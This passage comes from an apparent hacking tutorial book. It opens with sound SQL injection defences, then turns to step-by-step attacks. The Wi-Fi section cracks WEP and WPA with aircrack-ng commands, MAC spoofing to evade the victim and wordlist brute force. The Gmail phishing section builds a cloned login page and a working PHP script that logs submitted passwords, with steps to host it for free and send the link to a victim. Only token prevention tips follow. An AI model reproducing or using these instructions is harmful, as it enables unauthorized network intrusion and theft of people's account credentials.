Dynamic SQL can almost always be replaced with prepared statements, parameterized queries, or stored procedures. For instance, instead of dynamic SQL, in Java you can use `PreparedStatement()` with bind variables, in .NET you can use parameterized queries, such as `SqlCommand()` or `OleDbCommand()` with bind variables, and in PHP you can use PDO with strongly typed parameterized queries (using `bindParam()`).

In addition to prepared statements, you can use stored procedures. Unlike prepared statements, stored procedures are kept in the database but both require first to define the SQL code, and then to pass parameters.

3:- Escaping All User Supplied Input

This third technique is to escape user input before putting it in a query. If you are concerned that rewriting your dynamic queries as prepared statements or stored procedures might break your application or adversely affect performance, then this might be the best approach for you. However, this methodology is frail compared to using parameterized queries and i cannot guarantee it will prevent all SQL Injection in all situations. This technique should only be used, with caution, to retrofit legacy code in a cost effective way. Applications built from scratch, or applications requiring low risk tolerance should be built or re-written using parameterized queries.

This technique works like this. Each DBMS supports one or more character escaping schemes specific to certain kinds of queries. If you

then escape all user supplied input using the proper escaping scheme for the database you are using, the DBMS will not confuse that input with SQL code written by the developer, thus avoiding any possible SQL injection vulnerabilities.

4. Install patches regularly and timely.

Even if your code doesn't have SQL vulnerabilities, when the database server, the operating system, or the development tools you use have vulnerabilities, this is also risky. This is why you should always install patches, especially SQL vulnerabilities patches, right after they become available.

5. Remove all functionality you don't use.

Database servers are complex beasts and they have much more functionality than you need. As far as security is concerned, more is not better. For instance, the `xp_cmdshell` extended stored procedure in MS SQL gives access to the shell and this is just what a hacker dreams of. This is why you should disable this procedure and any other functionality, which can easily be misused.

6. Use automated test tools for SQL injections.

Even if developers follow the rules above and do their best to avoid dynamic queries with unsafe user input, you still need to have a procedure to confirm this compliance. There are automated test tools to check for SQL injections and there is no excuse for not using them to check all the code of your database applications.


TESTING SQL INJECTION BY USING TOOL


One of the easiest tool to test SQL injections is the Firefox extension named SQL Inject ME. After you install the extension, the tool is available in the right-click context menu, as well as from Tools → Options. The sidebar of SQL Inject ME is shown in the next screenshot and as you can see there are many tests you can run:



You can choose which tests to run and which values to test. When you press one of the Test buttons, the selected tests will start. When the tests are done, you will see a report of how the tests ended.

There are many options you can set for the SQL Inject ME extension, as shown in the next two pictures: -





As you see, there are many steps you can take in order to clean your code from potential SQL injection vulnerabilities. Don't neglect these simple steps because if you do, you will compromise the security not only of your sites but also of all the sites that are hosted with your web hosting provider.

WI-FI HACKING USING BACKTRACK



After performing the SQL injection, I can bet that now you have the endless curiosity to explore more about the ethical hacking. And as according to your need now in this article we are going to perform a hardcore hack using Backtrack Linux. we are going to learn that how to crack the WI-FI using Backtrack. one more thing I want to add here that all these stuff I am sharing with you is only for study purpose .if you have the black intentions just leave the book now. If you are performing this article on your computer, you will be responsible for any damage occurred by you.

So let's start the article:-

Now let us start with the Wi-Fi cracking. But before starting the tutorial let me give you a small introduction to what Wi-Fi hacking is and what is the security protocols associated with it.

In a secured wireless connected the data on internet is sent via encrypted packets. These packets are secured with network keys.

There are basically 2 types of security keys:-

WEP (Wireless Encryption Protocol):- This is the most basic form of encryption. This has become an unsafe option as it is vulnerable and can be cracked with relative ease. Although this is the case many people still use this encryption.

WPA (WI-FI Protected Access) : This is the most secure wireless encryption. Cracking of such network requires use of a wordlist with common passwords. This is sort of brute force attack. This is virtually uncrackable if the network is secured with a strong password

So let's begin the actual Wi-Fi Hacking tutorial!

In order to crack Wi-Fi password, you require the following things:

For the Wi-Fi hacking you need to install the Backtrack on your computer.

I am assuming that you have already installed the Backtrack on your pc.

If not it's very easy to install by making bootable live CD/DVD.

For installing processes you can just Google it. You will get it easily.



Now open the console from the taskbar, Click on the icon against the dragon like icon in the taskbar in the above screenshot.

You will have a Command Prompt like Shell called as console terminal.

1) Let's start by putting our wireless adapter in monitor mode. It allows us to see all of the wireless traffic that passes by us in the air. Type `airmon-ng` in the console terminal and press Enter. You will have a screen like this, note down the name of interface, in this case the name is `wlan0`.


```
root@root: ~
File Edit View Terminal Help
root@root:~# airmon-ng

Interface          Chipset          Driver
-----
wlan0              Intel 5300AGN    iwlagn - [phy0]
```

2) Now type `ifconfig wlan0 down` and hit enter.

This command will disable your wireless adapter; we are doing this in order to change your MAC address.

Now, you need to hide your identity so that you will not be identified by the victim. To do this you need to type `ifconfig wlan0 hw ether 00:11:22:33:44:55` and hit enter.

This command will change your MAC address to 00:11:22:33:44:55.

3) Now the next work is to type `airmon-ng start wlan0` and press enter.

This will start the wireless adapter in monitor mode. Note down the new interface name, it could be `eth0` or `mon0` or something like that.

```

root : airmon-ng
File Edit View Bookmarks Settings Help
Encryption key:off
Inst:Power Management:off
BackTrack
eth0    no wireless extensions.

root@bt:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
1155    dhclient3
6818    dhclient3
Process with PID 6779 (ifup) is running on interface wlan0
Process with PID 6818 (dhclient3) is running on interface wlan0

Interface  Chipset  Driver
wlan0      Realtek RTL8187L  rtl8187 [phy0]
              (monitor mode enabled on mon0)

root@bt:~#

```

The above command in the console has started your network adapter in monitor mode as mon0:

4) Now that our wireless adapter is in monitor mode, we have the capability to see all the wireless traffic that passes by in the air. We can grab that traffic by simply using the airodump-ng command.

This command grabs all the traffic that your wireless adapter can see and displays critical information about it, including the BSSID (the MAC address of the AP), power, number of beacon frames, number of data frames, channel, speed, encryption (if any), and finally, the ESSID (what most of us refer to as the SSID).

Let's do this by typing:

airodump-ng mon0

```

root@bt: ~
File Edit View Terminal Help

CH 13 ][ Elapsed: 24 s ][ 2011-10-04 12:19

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
98:FC:11:C9:14:22 -49    43      2  0  6  54e. WEP  WEP    linksys
00:25:5E:1B:45:0F -66     6       0  0  1  54  OPN    <length: 0>
00:25:5E:1B:45:0D -66     8       0  0  1  54  OPN    <length: 0>
00:25:5E:1B:45:0E -66     7       0  0  1  54  OPN    <length: 0>
00:25:5E:1B:45:0C -68     6       0  0  1  54  WEP  WEP    Airtel
00:25:5E:95:01:EE -70     4       0  0  11 54  WPA  TKIP  PSK  hansraj

BSSID          STATION          PWR  Rate  Lost  Packets  Probes

root@bt:~#
back | track 5

```

In the above screenshot there is a list of available networks, Choose 1 network and note the BSSID and channel of it.

5.) Type `airodump-ng -c channel no -bssid BSSIDN1 mon0 -w filename` and hit enter.

Replace channel no. and BSSIDN1 with the data from step 4. Replace the mon0 with network interface name from step 3. In place of filename write any name and do remember that. Better use filename itself.

This command will begin capturing the packets from the network. You need to capture more and more packets in order to crack the Wi-Fi password. This packet capturing is a slow process.

6.) To make the packet capturing faster, we will use another command. Open a new shell, don't close the previous shell. In new shell type `aireplay-ng -1 0 -a BSSIDN1 -h 00:11:22:33:44:55 mon0` and hit enter.

Replace the BSSIDN1 with the data from step 4 and mon0 from step 3. This command will boost the data capturing process.

The -1 tells the program the specific attack we wish to use which in this case is fake authentication with the access point. The 0 cites the delay between attacks, -a is the MAC address of the target access point, -h is your wireless adapters MAC address and the command ends with your wireless adapters device name.

7.) Now wait for few minutes, let the DATA in the other console reach a count of 5000.

```
File Edit View Bookmarks Settings Help
CH 6 ][ Elapsed: 4 s ][ 2011-05-12 22:01

BSSID          PWR RXQ Beacons  #Data, #/s  CH MB  ENC  CIPHER AUTH ESSID
00:23:69:D1:14:00 -36 67    36      1  0  6 54  . WEP  WEP    seclab

BSSID          STATION      PWR  Rate  Lost Packets Probes
```

8.) After it reaches 5000, open another console and type aircrack-ng filename-01.cap and hit enter.

Replace the filename with the name you used in step 5. Add -01.cap to it. .cap is the extension of file having captured data packets.

After typing this command, aircrack will start trying to crack the Wi-Fi password. If the encryption used is WEP, it will surely crack the password within few minutes.

In case of WPA use the following command instead of the above
aircrack-ng -w /pentest/wireless/aircrack-ng/test/password.lst -b BSSIDN1 filename-01.cap

Replace BSSIDN1 and filename with data you used.

/pentest/wireless/aircrack-ng/test/password.lst is the address of a file having wordlist of popular passwords. In case of WPA aircrack will try to brute force the password. As I explained above that to crack WPA you need a file having passwords to crack the encryption. If you are lucky enough and the network owner is not smart enough, you will get the password.



```
root : aircrack-ng
File Edit View Bookmarks Settings Help

Aircrack-ng 1.1 r2178

[00:00:07] 3376 keys tested (468.33 k/s)

Current passphrase: Op7073chnic5

Master Key   : 9F B7 3E AD 06 EF 8F 01 02 AD E4 A5 5D C5 FF C9
              48 1E 05 8F C9 D4 EF 3E E0 AB D6 81 AD 2C 27 52

Transient Key : 3D 30 95 B6 80 5A 87 30 A0 C0 61 42 64 2A 69 DF
              0F 25 70 5A DB 5F 81 94 01 54 BA 85 83 EA EC 78
              A6 FB 27 31 D4 A9 62 05 24 CE 75 08 6C 7B 01 C0
              << A1 85 EF 8E 79 A1 0B AB A7 CA 6C 0F D1 B2 9F 42


EAPOL HMAC   : 37 FB A0 9A CC 90 4C 41 56 FA 49 58 6B 47 5B F2

root : aircrack-ng
```

PREVENTION:-

For the prevention from being hacked you can refer to the chapter "PASSWORD CREATING POLICIES".

EMAIL AND FACEBOOK HACKING BY PHISHING



What is phishing?

Phishing is an attempt by the sender to have the receiver of the email to release their personal information i.e. the attacker lures the victims to give some confidential information.

Why phishing?

There are many password cracking tools that are coming and going into/from the market. But phishing is the most efficient method to steal confidential information like, passwords, Credit card numbers, Bank account numbers etc.

How phishing works?

It works just like normal fishing.

A fisherman generally throws bait into the water to lure the fish. Then a fish comes to take the food feeling that it is legitimate. When it bites the bait, it will be caught by the hook. Now the fisherman pulls out the fish.

In the same way, the hacker sends a fake login page to the victim. The victim thinks that it is a legitimate one and enters his confidential information. Now the data will be with the hacker.

Now, let's learn how to hack by phishing:-

I am selecting Gmail account to be hacked by phishing.

For phishing you need the following stuffs:-

- First of all you have to open the gmail.com by your browser and when page open completely ,just give a right click on the page and a dialogue box will opens after you having an option "view page source" in it.
- Click on the "view page source" option and you see that the source code of that page will opens after you.
- Then press ctrl+F to open the text/word finding box.
- Type "action=" and replace it with anything.php
Such as "action=mail.php"
- Then find for the "method=" and also replace it with "get".
Such as method="get".
- Then save the file by anything.html
Such as "Gmail.html"
- Then create a blank notepad file "log.txt"

- The again open the notepad and type the following codes:

```
<?php
header("Location: http://www.Gmail.com");
$handle = fopen("logs.txt", "a");
foreach($_GET as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```

- And save it as “mail.php” (save this file by same name as you have replaced the “action=”)
- Now finally you have the three files which are required for the phishing.
 - 1) Gmail.html (fake login page)
 - 2) mail.php (to capture the login details)
 - 3) log.txt (to store the captured details)

Procedure:-

step1: create an account in any free web hosting site like

www.bythost.com

www.000webhost.com

www.ripway.com

www.my3gb.com

step2: Now upload all the three files you have downloaded.(I have taken www.my3gb.com)


step 3: Give the link of the fake page to your victim.

eg: www.yoursitename.my3gb.com/Gmail.html

step 4: when he clicks the link, it opens a fake Gmail page where he enters his login details. When he clicks sign in button, his login details will be stored in log.txt file.

Demonstration:-

Here i have uploaded my scripts on to www.my3gb.com



And copy the Gmail.html link which you have to send the victim.
i clicked the Gmail.html link

A fake page was opened where i entered my login details.



This page will look exactly similar to the original Gmail login page. And when the victim enters his/her login details for logging in into his/her account.

Now, this time the victim will be redirected to the original Gmail login website.

The victim will even not know that his/her account got hacked. Victim will think that the page gets reloaded due to internet errors or login mistakes etc.

Now his/her login details were captured by the php script and stored in log.txt file as shown in the figure below:-


```
ltmpl=default
ltmplcache=2
continue=http://mail.google.com/mail/?
service=mail
rm=false
Email=
Passwd=
rmShown=1
signIn=Sign in
ltmpl=default
ltmplcache=2
continue=http://mail.google.com/mail/?
service=mail
rm=false
Email=gmailhacking
Passwd=gmailhacking
rmShown=1
signIn=Sign in
```

In the same way you can hack FACEBOOK accounts and other social networking accounts.

How to protect ourselves from phishing?


- Don't use links
- Be suspicious of any e-mail with urgent requests
- By using secured websites
- Using efficient browsers
- Using Antivirus or internet security software.

TIPS FOR MAKING WINDOWS BETTER AND SECURE



